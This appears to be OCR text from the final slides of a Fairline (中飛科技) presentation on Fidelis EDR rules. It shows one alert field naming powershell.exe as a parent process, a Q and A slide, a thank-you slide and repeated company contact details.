
Parent Name powershell.exe

Parent User DESKTOP-EBUPR2I\segawin11

Tags

FAIRLINE

Fidelis EDR規則



FAIRLINE

Q and A

www.fairline.com.tw

https://www.facebook.com/fairlinetw/

Fairline 中飛科技

FAIRLINE 中飛科技

THANK YOU

www.fairline.com.tw

https://www.facebook.com/fairlinetw/

Fairline 中飛科技

FAIRLINE 中飛科技